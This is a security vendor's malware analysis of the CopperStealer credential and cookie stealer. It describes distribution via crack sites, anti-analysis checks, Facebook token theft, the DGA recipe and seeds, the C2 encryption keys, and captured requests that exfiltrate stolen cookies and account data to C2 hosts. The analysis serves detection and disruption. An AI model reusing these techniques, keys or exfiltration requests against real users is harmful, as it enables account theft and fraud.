Now You See It, Now You Don’t: CopperStealer Performs Widespread Theft

proofpoint.com/us/blog/threat-insight/now-you-see-it-now-you-dont-copperstealer-performs-widespread-theft

March 17, 2021

Blog
Threat Insight
Now You See It, Now You Don’t: CopperStealer Performs Widespread Theft

March 18, 2021 Brandon Murphy, Dennis Schwarz, Jack Mott, and the Proofpoint Threat Research Team

Overview

On Jan 29th, 2021, a Twitter user, "TheAnalyst", shared a sample which caught our attention after being notified it triggered an Emerging Threats Network Intrusion Detection System (NIDS) rule. A quick triage of the sample found overlap with malware tracked internally as CopperStealer. This external interest caused Proofpoint researchers to investigate further, eventually leading to coordinated disruptive actions by Facebook, Cloudflare, and other service providers.

Our investigation uncovered an actively developed password and cookie stealer with a downloader function, capable of delivering additional malware after performing stealer activity. The earliest discovered samples date back to July of 2019. While we analyzed a sample that targets Facebook and Instagram business and advertiser accounts, we also identified additional versions that target other major service providers, including Apple, Amazon, Bing, Google, PayPal, Tumblr and Twitter.

CopperStealer exhibits many of the same targeting and delivery methods as SilentFade, a Chinese-sourced malware family first reported by Facebook in 2019. Proofpoint believes Copperstealer to be a previously undocumented family within the same class of malware as SilentFade, StressPaint, FacebookRobot and Scranos. Facebook attributed the creation of SilentFade to Hong Kong-based ILikeAD Media International Company Ltd and during the 2020 Virus Bulletin conference disclosed it was responsible for over $4 million in damages by “compromising people’s Facebook accounts and then using people’s accounts to run deceptive ads”.

Distribution Methods

Proofpoint researchers observed suspicious websites advertised as “KeyGen” or “Crack” sites, including keygenninja[.]com, piratewares[.]com, startcrack[.]com, and crackheap[.]net, hosting samples that have delivered multiple malware families including CopperStealer. These sites advertise themselves to offer “cracks”, “keygen” and “serials” to circumvent licensing restrictions of legitimate software. However, we observed these sites ultimately provide Potentially Unwanted Programs/Applications (PUP/PUA) or run other malicious executables capable of installing and downloading additional payloads (Figure 1).



Figure 1: A "cracked" application being hosted which dropped CopperStealer.

Sinkholing Activity

During this investigation, Proofpoint researchers worked closely with researchers at Facebook, Cloudflare, and other service providers to coordinate disruptive action. This included Cloudflare placing a warning interstitial page in front of the malicious domains and establishing a sinkhole for two of the malicious domains before they could be registered by the threat actor.

This sinkhole, a method of concurrently limiting the actor's ability to collect victim data while enabling researchers to gain visibility into victim demographics, provided valuable insight into the malware's behavior and scope. In the first 24 hours of operation, the sinkhole logged 69,992 HTTP Requests from 5,046 unique IP addresses originating from 159 countries representing 4,655 unique infections. The top five countries based on unique infections were India, Indonesia, Brazil, Pakistan and The Philippines.

After approximately 28 hours of operating the sinkhole, the amount of traffic declined sharply. At the same time, it was observed that CopperStealer was no longer being distributed via the keygenninja[.]com website.

Malware Analysis

A sample with the SHA256 hash of 5fa60303a0c4fd13ecd69e7c1a17788b72605473c2fb3f93eb758010326c76e5 was used for this analysis.

Naming

Since November 2019, Proofpoint and Emerging Threats have identified this threat as 'CopperStealer' and have tracked it internally since then, as well as in ETPRO signatures. This name originates from observed PDB and process memory strings referencing 'DavidCopperfield' (Figure 2). In January 2021, after other researchers had shown interest in this malware, ESET created specific anti-virus detection for this threat under the name 'Mingloa'; however, Proofpoint continues to refer to this as CopperStealer.

```
f:\workspace\davidcopperfield\c\c\dll\bin\sys\objfre_wxp_x86\i386\FsFilter32.pdb
080404B0<0x00>
CompanyName<0x00>
DavidCopperfield<0x00>
ProductName<0x00>
DavidCopperfield<0x00>
FileVersion<0x00>
ProductVersion<0x00>
InternalName<0x00>
DavidCopperfield<0x00>
OriginalFilename<0x00>
DavidCopperfield.dll<0x00>
OLESelfRegister<0x00>
\cookie.db<0x00>
\cookies.sqlite<0x00>
\Login Data<0x00>
```

Figure 2: Process Memory Strings

Anti-Analysis

The malware does make use of several basic anti-analysis techniques to avoid running within researcher systems.

- IsDebuggerPresent() check
- GetSystemDefaultLCID() == 0x804 (Chinese (Simplified, PRC) zh-CN) check
- Window/class enumeration looking for common analysis tools:
  - TCPViewClass
  - TStdHttpAnalyzerForm
  - HTTP Debugger
  - Telerik Fiddler
  - ASExplorer
  - Charles
  - Burp Suite
- Device enumeration looking for indicators of virtualization:
  - vmware
  - virtual
  - vbox

Facebook and Instagram Data Retrieval

The malware contains the ability to find and send saved browser passwords. The following Internet browsers are searched specifically for Facebook saved credentials:

- Chrome
- Edge
- Yandex
- Opera
- Firefox

In addition to the saved browser passwords, the malware uses stored cookies to retrieve a User Access Token from Facebook. Once the User Access Token is gathered, the malware requests several API endpoints for Facebook and Instagram to gather additional context, including a list of friends, any advertisement accounts configured for the user and a list of pages the user has been granted access (Figure 3).

#	Host	Path	Result	Method	Body Size	Comments
5	www.facebook.com	/ads/manager/account_settings	200	GET	971,236 bytes	Uses the Cookie - Access Token Returned
6	graph.facebook.com	/me/friends?access_token=EAAI4BG12pyIBAK3O...	200	GET	162 bytes	Return a list of friends
7	graph.facebook.com	/me/accounts?fields=page_created_time&access...	200	GET	117 bytes	Returns Pages the User has a role on
8	m.facebook.com	/?_rdr	200	GET	364,404 bytes	
9	business.facebook.com	/api/graphql/	200	POST	4,746 bytes	Gathers Business Account Details
10	www.facebook.com	/api/graphql/	200	POST	2,518 bytes	Gathers Account Details
11	graph.facebook.com	/v7.0/me/adaccounts?access_token=EAAI4BG12...	200	GET	504 bytes	Gets list of Ad Accounts
12	graph.facebook.com	/v7.0/act_1[redacted]1?access_token=EAAI...	200	GET	1,729 bytes	Gets Account Details
13	graph.facebook.com	/v7.0/act_2[redacted]6?access_token=EAAI...	200	GET	2,134 bytes	Gets Account Details
14	www.messenger.com	/	200	GET	307,146 bytes	
15	www.facebook.com	/login/async_sso/messenger_dot_com/?__a=1	200	POST	147 bytes	
16	www.messenger.com	/login/nonce/	302	POST	0 bytes	Attempts SSO login to Facebook Messenger
17	m.facebook.com	/?_rdr	200	GET	364,500 bytes	
18	m.facebook.com	/bookmarks/flyout/body/?id=u_0_6	200	POST	179,559 bytes	
19	m.facebook.com	/logout.php?h=AffxKsM_AVVDy_Kr8Is&t=161292...	302	GET	0 bytes	Logs Out of Facebook
20	m.facebook.com	/?stype=lo&jlou=AfeN4cUvVzow8j1ViXHG4W0zS...	200	GET	167,000 bytes	followed the 302 from Logout Page
21	www.facebook.com	/dialog/oauth?client_id=1[redacted]4&redir...	302	GET	0 bytes	
22	www.facebook.com	/x/oauth/status?client_id=1[redacted]4&in...	200	GET	0 bytes	
23	www.instagram.com	/accounts/login/ajax/facebook/	403	POST	30 bytes	Attempts to send the Access Token to Instagram (failed, no instragrm account here)

Figure 3: The Facebook and Instagram requests generated by the malware

All requests created from the analyzed sample contain a static Accept-Language header of "ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7". The analyzed sample produces many lowercased request headers, though this behavior does not appear in all versions (Figure 4).

```
GET /ads/manager/account_settings HTTP/1.1
Host: www.facebook.com
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
sec-fetch-dest: document
sec-fetch-mode: navigate
sec-fetch-site: none
accept-language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
upgrade-insecure-requests: 1
Cookie:datr=[redacted].BgI2ef.AWXgQBq82_8;
sb=n2cjYP_b-[redacted]
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
```

Figure 4: The malware sending a request using stolen cookies to gather additional information of the victim Facebook account.

Downloader Function

CopperStealer's downloader function retrieves a download configuration from the c2 server. The analyzed sample extracts a 7z archive named xldl.dat (18c413810b2ac24d83cd1cdcaf49e5e1) and then executes one of the extracted files (ThunderFW.exe - f0372ff8a6148498b19e04203dbb9e69) via:

C:\Users\<redacted>\AppData\Local\Temp\download\ThunderFW.exe ThunderFW "C:\Users\<redacted>\AppData\Local\Temp\download\MiniThunderPlatform.exe"

The executed binary appears to be a legitimate download manager called Xunlei created by Xunlei Networking Technologies, LTD, that while legitimate, was previously identified being bundled with malware in 2013 reported by ESET. CopperStealer uses an API exposed from the Xunlei application in order to download the configuration for the follow-up binary.

The analyzed sample downloads a configuration from the C2 server with a URI path of "/info/dd" (Figure 5). The download configuration has also been retrieved from alternative URI paths (See Malware Evolution Section below). The configuration returned by the server is encrypted and encoded using the same method as other messages detailed within this report. The configuration contains details pertaining to the location and execution of the payload (Figure 6).

```
GET /info/dd HTTP/1.1
Host: f9a2622bda686855.xyz
accept: */*
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/
537.36

HTTP/1.1 200 OK
Date: [redacted]
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid[redacted]; expires=[redacted] GMT; path=/;
domain=.f9a2622bda686855.xyz; HttpOnly; SameSite=Lax
Vary: Accept-Encoding
CF-Cache-Status: DYNAMIC
cf-request-id: [redacted]
Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?
s=[redacted]
%3D%3D"}],"max_age":604800}
NEL: {"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: [redacted]

14c
XEMrybvlVB48xJp-JufaaoYwwhxjr9mWxu0JCcU0VzzGetraqy2dG5Ws-qLYomN78fyvLAYxyZE5-2bhEdEA1K3t5WOuAkc8GBintYWbOb-
fMzlUv15qfjjoH3mh91kJMwZe24LwFj2E6l3Ip0jshFiWa64FnOXiDatRLIShkk8tcMT7xLZkyNGJPXK_YaNKfVV4aruerQ-WqPQxFcCNUCabBqAlniMqj-
OGXMs849rJPv800zdw9uc5RPfZiY9B4c-GRCGNL5Qd5AmoSbth42NpB03aQMc-MEjvsUM_g9bif1MKWl-4CHoQNn356NJmh4q17pJ-Sl0~
0
```

Figure 5: Encrypted download configuration returned from the C2 server.

Figure 6: Decrypted download configuration served by the C2 server.

Dropped Malware

Most recently, Smokeloader has been observed as a downloaded payload from hxxp://dream[.]pics/setup_10.2_mix1.exe. However, historical network traffic shows a variety of malware being delivered from a handful of urls.

Recent SmokeLoader samples:

- 9f9ec27591faea47ca6c72cf26911d932a2a7efe20fdd1a6df8ea82e226fbf38
- c9d92e36006663f53a01a14800389bd29f3266f00727cce1f39862ccecc50b0
- bb5d2c07ce902c78227325bf5f336c04335874445fc0635a6b67ae5ba9d2fefc
- 381ab701bc1e092cb3ad5902e3b828e4822500418fbde8f8102081892e0a095a
- 29c0dca8a7ce4f8be136e51bb4a042778277198e76ddd57dda995b7fb0ce5b35
- 3c1f7af5e69a599268bcb3343b8609006a255090234d699c77922c95743e9e98
- 679150089d1fa44cf099ff4cf677dc683a3fb1bab81b193a56414ac5a046aeeb
- 9902a7fdaac2e764b8e50adbd9ebca4d8d510c2df9af6c5c6a19c721621dd873

- d74b612aa9f21f0d12bdb8a8e8af894bd718a1145c41ec64a646cf4fa78e9f75

Host Artifacts

While there are no observed persistence techniques in the analyzed sample, there are several opportunities for host-based detection.

Mutex Creation

The analyzed sample created a mutex called "Global\exist_sign_install_r3" while other samples have created related mutexes:

- Global\exist_sign__install_r3
- Global\exist_sign_task_Hello001
- Global\exist_sign_task_Hello002

Created Registry Key

The analyzed sample first attempts to open a specific registry key (below) and is later created. This registry key is used to determine the malware has been previously run on the victim machine and is used when determining the value of "isfirst" flag in the exfiltrated data.

HKEY_CURRENT_USER\SOFTWARE\Microsoft\vindiesel

Dropped Certificates

A certificate, SHA1 Fingerprint=6C:0C:E2:DD:05:84:C4:7C:AC:18:83:9F:14:05:5F:19:FA:27:0C:DD, related to Charles Proxy is loaded into the victim machine's "My" and "Trusted Root" certificates stores. The existence of this certificate in the "My" certificate store is used when determining the value of the "isfirst" flag in addition to the vindiesel registry key. The Subject Common Name of this certificate contains:

Charles Proxy CA (19 十月 2019, DESKTOP-BNAT11U)

Dropped Kernel Driver

The analyzed sample also can drop and load a kernel driver (d4d3127047979a1b9610bc18fd6a4d2f8ac0389b893bcb36506759ce2f20e7e4). The purpose of this driver is currently unknown.

Command and Control

This malware uses HTTP in order to communicate with C2 servers which are generated using a Domain Generation Algorithm (DGA). During investigation into various CopperStealer samples Proofpoint researchers discovered two distinct DGA methods in use, which are detailed below. While the use of TLS has been observed in more recent samples, most communication does not make use of TLS.

Domain Generation Algorithm

Initially reported by "Johann Aydinbas" on Twitter the malware uses a Domain Generation Algorithm (DGA) in order to generate new command and control servers on a daily basis. A Python3 script is publicly available to generate all domains for the observed DGA methods.

Version 10 – Version 47

The DGA is based on the middle 16 characters of an MD5 hash of a concatenated string of a "seed" and the current UTC date in YYYYMMDD format. As observed within process memory strings, the analyzed sample utilizes the "seed" of "exchangework" (Figure 7).

As an example, the process of generating the DGA domain for Feb 10, 2021 using the seed of "exchangework" is detailed below:

1. Create the string: "exchangework20210210"
2. Calculate the md5 of string: "2fe5b3641cd81defbab5fc17db5c36c9"
3. Extract the middle 16 characters of md5: "1cd81defbab5fc17"
4. Apply the Top-Level Domain (TLD): "1cd81defbab5fc17[.]xyz"

We identified several different seeds using this domain pattern among other artifacts. A timeline of seed use can be found in the Malware Evolution section below.

- DavidCopperfield
- FrankLin
- WebGL
- Vindiesel
- exchangework
- changenewsys
- hellojackma



Figure 7: The DGA seed observed in process memory strings.

Version 50.0 – Version 52.0

As of February 21, 2021, we observed a slightly modified DGA beginning with Version 51.0 (cde543ca4a84d89bd3c7c0e908b044f2). The DGA is still based on the middle 16 characters of an MD5 hash of a concatenated string of a “seed” and the current UTC **month** in YYYYMM format. Five additional DGA domain variants created by appending the digit “1”, “2”, “3”, “4”, “5” to the concatenated string and contains a single hardcoded backup server (Figure 8).

C2 string	MD5	DGA Domain
hellojackma202102	6efdb73ec8224b778f8d7e733cdda77a	c8224b778f8d7e73[.]com
hellojackma2021021	92fc307e52959825ae41ce72ebbe0bc6	52959825ae41ce72[.]com
hellojackma2021022	8e4bb5a0574e0f440d5d411d0189ab9d	574e0f440d5d411d[.]com
hellojackma2021023	4e2b0de8844106c92ac5210af536e236	844106c92ac5210a[.]com
hellojackma2021024	42f6d2b8687b318f1a4e0afc52fa4eb9	687b318f1a4e0afc[.]com
hellojackma2021025	52612d7eeaa5cd71691e472c2e4182da	eaa5cd71691e472c[.]com

Table 1: February 2021 C2 domains for Version 51.0 DGA.

```
1568   bad allocation
1569   http://
1570   hellojackma%04d%02d
1571   .com/
1572   hellojackma%04d%02d1
1573   .com/
1574   hellojackma%04d%02d2
1575   .com/
1576   hellojackma%04d%02d3
1577   .com/
1578   hellojackma%04d%02d4
1579   .com/
1580   hellojackma%04d%02d5
1581   .com/
1582   back19e64ea00d6ecfe1.io/
1583   post_info
1584   .\post_info.cpp
1585   info=
1586   post_info
1587   .\post_info.cpp
```

Figure 8: Version 51 DGA seed observed in process memory strings.

Version 60.0

On March 11, 2021, we identified another slight modification in Version 60.0 that resulted in additional DGA domains being generated for each month. These are the same methods from Version 50.0, but this version included two additional hardcoded domains and extended the DGA domain variants by appending the digits “1” – “10” to the concatenated string. This results in an “extended” list of domains compared to the Version 50.0 sample.

C2 Traffic Examples

The analyzed sample exhibits several different types of messages sent to the C2 server. All messages from the client to the server are sent via POST requests using encrypted message content within the "info" key and all decrypted content is `^A` (\x5e\x41) delimited.

Status Updates

The analyzed sample sends status update messages to the HTTP Request URI of `/info/step` via a POST with the key of `info` and the value contains encrypted message data (Figure 9). The decryption and encoding methods are detailed within the report.

```
POST /info/step HTTP/1.1
Host: b656b77e6eb18034.xyz
accept: */*
Content-Type:application/x-www-form-urlencoded
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Length: 93

info=a9PdZlumRKAepyXMJZDfD[redacted]FnTWBVdiuozsIYQ~~
```

Figure 9: A status update being delivered via an HTTP request made by the malware.

The status update message contains three fields (Figure 10). The “guid” value, a 16 character string matching the regex "^(?:[a-f0-9]{16}|[A-F0-9]{16})$", appears to be generated based on the MachineGuid value and the ComputerName.

The analyzed sample has the following "status" values:

- main_start
- check_start
- fb_start
- ins_start
- dl_start



Figure 10: Decrypted and split content of a status update message.

Data Exfiltration

CopperStealer sends the exfiltrated data to the C2 server via a POST request to a variety of target specific URIs (Figure 11). The data is stored withing the “info” key and is encrypted as described within the “C2 Traffic encryption” section of this report. The data exfiltrated contains target specific data fields (Figure 12).

Figure 11: Facebook Data exfiltrated to the C2 server via “/info/fb”



Figure 12: The decrypted Facebook data sent to the C2 server.

The ads_info key contains a modified base64 encoded string (not encrypted) which decodes to a json string with information of any setup ad accounts (Figure 13).



Figure 13: Details of the ads_info decoded data.

Reverse engineering indicated Instagram data is exfiltrated via POST requests to "/info/ins" with the following keys:

- guid
- ver
- seller
- os
- cookie
- fans

Download Status Updates

After completing the downloader function, a downloader specific status update message is sent the C2 server. These status updates messages are sent using the same encryption method as other messages via a POST requests to "/info/retdl" with the following keys:

- name
- channel
- os
- guid
- downok
- regok



Figure 14: Downloader status update being send to the C2 server.

C2 Traffic encryption

While the malware does not use HTTPS communications, it does leverage DES encryption and a modified base64 encoding. Within the HTTP traffic, the 'info' form item contains the encrypted details. Several different key and iv values have been observed (Table 2).

Key	IV
taskhost	winlogon
rundll32	explorer
loadfaid	unsigned

Table 2: DES Encryption Keys and IVs for network communication.

A Python3 script has been created to decrypt the communications using the observed key and ivs.

Malware Evolution

The first observed sample using the DGA method is associated with Version 10 of the malware. Proofpoint has observed rapid development most recently finding Version 52 first observed on March 5, 2021.

Seed Changes

Seed	First Observed	Sample SHA256

Seed	First Observed	Sample SHA256
DavidCopperfield	July 26, 2019	81202529443a234489720c0030b05d3b5c28fe046a412953e95110699cc9b7cf
FrankLin	June 1, 2020	3225ce04d0b89652ac6b1f59180eefd41b5a6fdcbabd9066da710cdab462383e
WebGL	September 22, 2020	449973a46282cfbce784d86b42a26a5a259b3f552627986aec57bac4902d3461
Vindiesel	December 8, 2020	daa6931054a125d49f43537a7c07a3bfad8854e18c0c25b49ad7808040f92bb8
exchangework	January 10, 2021	6ec80bae15601abfa57fc8ca0a3a83bd6af876a47123c3d8a0ac1761ca3b1289
changenewsys	January 13, 2021	10bb601f27c0aae7fb9cc88a45434a8dcd759c03698c00b322f8b7f78ed64164
hellojackma	February 8, 2021	f9188822ce06ba4017508737fd6304babaee4832cfb94803b7ef83e0de9d5327
hellojackma	February 21, 2021	1edec40732a728195ffea9946dd65ede6072c3c5061cfa3cc6e7cf6b7769052c
hellojackma	March 11th, 2021	b2996f082d4b43cf9ea3de083ba882269b5f63d6ac53bf31449831e75cb6e4a9

Table 3: A Timeline of DGA Seeds

Major Version Updates

There have been 80 different versions observed in the year and half CopperStealer has been distributed in the wild. Our investigation found that the release of new versions increased in frequency starting in August 2020 and accelerated between October 2020 and February 2021, with several updates being released every month (Figure 15).



Figure 15: A graph showing the frequency of new version observations.

C2 Traffic Changes

Some versions exhibit different URI structures for sending status updates and exfiltrated data (Figure 16).

#	Host	Path	Result	Method	Comments
1	e5ee35320e7c970b.xyz	//fine/send	200	POST	clear text inital message
2	e5ee35320e7c970b.xyz	/info_old/w	200	POST	main_start (same as /info/step)
3	e5ee35320e7c970b.xyz	/info_old/w	200	POST	check_debug
4	e5ee35320e7c970b.xyz	/info_old/w	200	POST	main_over
5	e5ee35320e7c970b.xyz	/info_old/w	200	POST	fb_start
6	e5ee35320e7c970b.xyz	/info_old/w	200	POST	js_start
7	e5ee35320e7c970b.xyz	/info_old/w	200	POST	js_end
8	e5ee35320e7c970b.xyz	/info_old/e	200	POST	facebook data exfil (same as /info/fb)
9	e5ee35320e7c970b.xyz	/info_old/w	200	POST	gg_start
10	e5ee35320e7c970b.xyz	/info_old/g	200	POST	google data exfil
11	e5ee35320e7c970b.xyz	/info_old/w	200	POST	tt_start
12	e5ee35320e7c970b.xyz	/info_old/r	200	GET	Additonal dynamic cookie search config from server?
16	e5ee35320e7c970b.xyz	/info_old/w	200	POST	ck_end
17	E5EE35320E7C970B.xyz	/info_old/ddd	200	GET	download config request (same as /info/dd)

Figure 16: Network Traffic from Version 46.0.0

Target Variation

While the analyzed sample targets Facebook and Instagram, network traffic gathered from other versions indicates other service providers were targeted with unique URI paths that were used for exfiltration (Table 4).

Table 4: Samples observed targeting other service providers.

Dynamic Cookie Collection

During a brief dynamic analysis of a Ver 51.0 sample (ed21e90c75aec59d0278efb7107f9253) an HTTP request to “/info/r” is made. The response from the C2 server contains an encrypted partial domain name “amazon.” (Figure 17). The next HTTP request made by the malware is a data exfiltration containing data fields which reference of the amazon URL (Figure 18).

```
GET /info_old/r HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
upgrade-insecure-requests: 1
Host: c8224b778f8d7e73.com

HTTP/1.1 200 OK
Date: [redacted]
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=[redacted]
Vary: Accept-Encoding
CF-Cache-Status: DYNAMIC
cf-request-id: [redacted]
Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/re
s=[redacted]
NEL: {"max_age":604800,"report_to":"cf-nel"}
Server: cloudflare
CF-RAY: [redacted]

18
AYYYLksPHjUDgRYoYmagnA~~ → ["amazon."]
0
```

Figure 17: The C2 server responding with a partial domain.

```
POST /info_old/a HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36
upgrade-insecure-requests: 1
Content-Length: 253
Host: c8224b778f8d7e73.com

info=57JGA2h[redacted]Jww~~HTTP/1.1 200 OK
url=amazon.
own=installp2
ver=51.0
os=10
guid=3[redacted]8
user=null
pass=null
cookie=null
jscookie=null
filecookie=
webdata=
defaultbrowser=IE
cookiebrowser=IE
......
```

Figure 18: Amazon details exfiltrated to the C2 server.

Hardcoded Backup C2s

